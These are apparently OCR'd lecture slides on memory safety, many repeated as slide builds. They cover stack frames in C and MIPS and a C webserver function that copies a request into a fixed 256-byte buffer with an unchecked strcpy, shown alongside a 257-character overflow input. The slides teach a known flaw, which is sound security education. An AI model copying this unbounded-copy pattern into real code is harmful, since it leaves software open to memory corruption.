```



The stack: growth and frames

From a high (C language) level, the stack grows downward to allocate space for each local variable in a function:

```
void do_math(int m, int n) {
    int i;
    char name[8];
    char login[2];
    float b;
    ...
}
```




The stack: growth and frames

From a high (C language) level, the stack grows downward to allocate space for each local variable in a function:

```
void do_math(int m, int n) {
    int i;
    char name[8];
    char login[2];
    float b;
    ...
}
```


Add padding to keep locals aligned!



The stack: growth and frames

- In MIPS assembly, stack pointer decrements in one step
- Make space in frame for all local variables and saved registers
- One possible MIPS version of `do_math`:


```
# 20B of local variables
# Saves no registers
do_math:
    addiu  $sp $sp -20
    ...
```



The stack: growth and frames

- In MIPS assembly, stack pointer decrements in one step
- Make space in frame for all local variables and saved registers
- One possible MIPS version of `do_math`:

```
# 20B of local variables
# Saves no registers
do_math:
    addiu  $sp $sp -20
    ...
```



Agenda

- What is Memory Safety?
- Memory Layout Revisited
- Potential Problems
- 5 Minute Break
- Code Injection
- x86: The Plot Thickens
- Potential Solutions and Their Drawbacks

Buffer Overflows

- C does not check bounds for arrays or heap blocks
- Strings end only at a null terminator
- Let's go back to the webserver example:

```
int processURL(int uid, char *request) {
    int trusted;
    char URL[256];
    trusted = trusted_user(uid);
    strcpy(URL, request);
    if (trusted) {
        ... // manipulate copied request, find URL
}
```

Buffer Overflows

- C does not check bounds for arrays or heap blocks
- Strings end only at a null terminator
- Let's go back to the webserver example:

```
int processURL(int uid, char *request) {
    int trusted;
    char URL[256];
    trusted = trusted_user(uid);
    strcpy(URL, request);
    if (trusted) {
        ... // manipulate copied request, find URL
}
```

- What happens if `request` has 257+ characters?

Buffer Overflows

- C does not check bounds for arrays or heap blocks
- Strings end only at a null terminator
- Let's go back to the webserver example:

```
int processURL(int uid, char *request) {
    int trusted;
    char URL[256];
    trusted = trusted_user(uid);
    strcpy(URL, request);
    if (trusted) {
        ... // manipulate copied request, find URL
}
```

- What happens if `request` has 257+ characters?
  - Segfault?

Buffer Overflows

- C does not check bounds for arrays or heap blocks
- Strings end only at a null terminator
- Let's go back to the webserver example:

```
int processURL(int uid, char *request) {
    int trusted;
    char URL[256];
    trusted = trusted_user(uid);
    strcpy(URL, request);
    if (trusted) {
        ... // manipulate copied request, find URL
}
```

- What happens if `request` has 257+ characters?
  - Segfault? Unlikely.

Buffer Overflows

- C does not check bounds for arrays or heap blocks
- Strings end only at a null terminator
- Let's go back to the webserver example:

```
int processURL(int uid, char *request) {
    int trusted;
    char URL[256];
    trusted = trusted_user(uid);
    strcpy(URL, request);
    if (trusted) {
        ... // manipulate copied request, find URL
}
```

- What happens if `request` has 257+ characters?
  - Segfault? Unlikely.
  - Crash?

Buffer Overflows

- C does not check bounds for arrays or heap blocks
- Strings end only at a null terminator
- Let's go back to the webserver example:

```
int processURL(int uid, char *request) {
    int trusted;
    char URL[256];
    trusted = trusted_user(uid);
    strcpy(URL, request);
    if (trusted) {
        ... // manipulate copied request, find URL
}
```

- What happens if `request` has 257+ characters?
  - Segfault? Unlikely.
  - Crash? Maybe.


Our old friend, virtual memory

- What "safety net" is there to protect the rest of the stack?
- In 61C, we learned that virtual memory provides protection.

Our old friend, virtual memory

- What "safety net" is there to protect the rest of the stack?
- In 61C, we learned that virtual memory provides protection.
- How exactly can it help in this situation?

Our old friend, virtual memory



Our old friend, virtual memory

- What "safety net" is there to protect the rest of the stack?
- In 61C, we learned that virtual memory provides protection.
- How exactly can it help in this situation?
- Well, we only control permission at a page granularity.

Our old friend, virtual memory

- What "safety net" is there to protect the rest of the stack?
- In 61C, we learned that virtual memory provides protection.
- How exactly can it help in this situation?
- Well, we only control permission at a page granularity.
- Don't we **want** stack pages to be writable?


Our old friend, virtual memory

- What "safety net" is there to protect the rest of the stack?
- In 61C, we learned that virtual memory provides protection.
- How exactly can it help in this situation?
- Well, we only control permission at a page granularity.
- Don't we **want** stack pages to be writable?
- There's no "Not Unintentionally Writable" permission bit...


Normal execution

- Example:
  `request = "GET"` (3 non-null chars)


```
int processURL(int uid,
               char *request) {
    int trusted;
    char URL[256];
    trusted = trusted_user(uid);
    strcpy(URL, request);
    if (trusted) {
        ...
}
processURL: addiu  $sp $sp -272
            sw     $a0 268($sp)
            sw     $a1 264($sp)
            sw     $ra 260($sp)
            jal    trusted_user
            sw     $v0 256($sp)
            move   $a0 $sp
            lw     $a1 264($sp)
            jal    strcpy
            lw    $t0, 256($sp)
            beq   $t0, $zero, else
            ...
```




```
int processURL(int uid,
               char *request) {
    int trusted;
    char URL[256];
    trusted = trusted_user(uid);
    strcpy(URL, request);
    if (trusted) {
        ...
}
processURL: addiu  $sp $sp -272
            sw     $a0 268($sp)
            sw     $a1 264($sp)
            sw     $ra 260($sp)
            jal    trusted_user
            sw     $v0 256($sp)
            move   $a0 $sp
            lw     $a1 264($sp)
            jal    strcpy
            lw    $t0, 256($sp)
            beq   $t0, $zero, else
            ...
```




```
int processURL(int uid,
               char *request) {
    int trusted;
    char URL[256];
    trusted = trusted_user(uid);
    strcpy(URL, request);
    if (trusted) {
        ...
}
processURL: addiu  $sp $sp -272
            sw     $a0 268($sp)
            sw     $a1 264($sp)
            sw     $ra 260($sp)
            jal    trusted_user
            sw     $v0 256($sp)
            move   $a0 $sp
            lw     $a1 264($sp)
            jal    strcpy
            lw    $t0, 256($sp)
            beq   $t0, $zero, else
            ...
```




```
int processURL(int uid,
               char *request) {
    int trusted;
    char URL[256];
    trusted = trusted_user(uid);
    strcpy(URL, request);
    if (trusted) {
        ...
}
processURL: addiu  $sp $sp -272
            sw     $a0 268($sp)
            sw     $a1 264($sp)
            sw     $ra 260($sp)
            jal    trusted_user
            sw     $v0 256($sp)
            move   $a0 $sp
            lw     $a1 264($sp)
            jal    strcpy
            lw    $t0, 256($sp)
            beq   $t0, $zero, else
            ...
```




```
int processURL(int uid,
               char *request) {
    int trusted;
    char URL[256];
    trusted = trusted_user(uid);
    strcpy(URL, request);
    if (trusted) {
        ...
}
processURL: addiu  $sp $sp -272
            sw     $a0 268($sp)
            sw     $a1 264($sp)
            sw     $ra 260($sp)
            jal    trusted_user
            sw     $v0 256($sp)
            move   $a0 $sp
            lw     $a1 264($sp)
            jal    strcpy
            lw    $t0, 256($sp)
            beq   $t0, $zero, else
            ...
```



```
int processURL(int uid,
               char *request) {
    int trusted;
    char URL[256];
    trusted = trusted_user(uid);
    strcpy(URL, request);
    if (trusted) {
        ...
}
processURL: addiu  $sp $sp -272
            sw     $a0 268($sp)
            sw     $a1 264($sp)
            sw     $ra 260($sp)
            jal    trusted_user
            sw     $v0 256($sp)
            move   $a0 $sp
            lw     $a1 264($sp)
            jal    strcpy
            lw    $t0, 256($sp)
            beq   $t0, $zero, else
            ...
```



```
int processURL(int uid,
               char *request) {
    int trusted;
    char URL[256];
    trusted = trusted_user(uid);
    strcpy(URL, request);
    if (trusted) {
        ...
}
processURL: addiu  $sp $sp -272
            sw     $a0 268($sp)
            sw     $a1 264($sp)
            sw     $ra 260($sp)
            jal    trusted_user
            sw     $v0 256($sp)
            move   $a0 $sp
            lw     $a1 264($sp)
            jal    strcpy
            lw    $t0, 256($sp)
            beq   $t0, $zero, else
            ...
```




Writing too much

- So what does happen if the request has 257+ characters?
  - `strcpy` will just keep writing until `'\0'`!
  - PTE permissions allow it!
- This is known as a buffer overflow


Buffer overflow!

- Example:
  `request = "GET /index.htmaaaaaaaaaaaaaaaaa`
  `aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa`
  `aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa`
  `aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa`
  `aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa`
  `aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa`
  `aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa" (257 non-null chars)`

